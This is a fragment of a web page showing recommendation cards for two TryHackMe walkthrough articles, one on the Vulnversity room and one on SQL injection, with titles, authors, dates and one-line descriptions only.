

Vulnversity
TryHackMe Walkthrough
Try Hack Me
Vulnversity
Learn about active recon, web app attacks and privilege escalation.

In InfoSec Write-ups by Sudeepa Shiranthaka

Vulnversity: TryHackMe Walkthrough

Learn about active recon, web app attacks, and privilege escalation.

Aug 22, 2024 5



IritT

SQL Injection—TryHackMe Walkthrough

Learn how to detect and exploit SQL Injection vulnerabilities

Sep 4, 2024

See more recommendations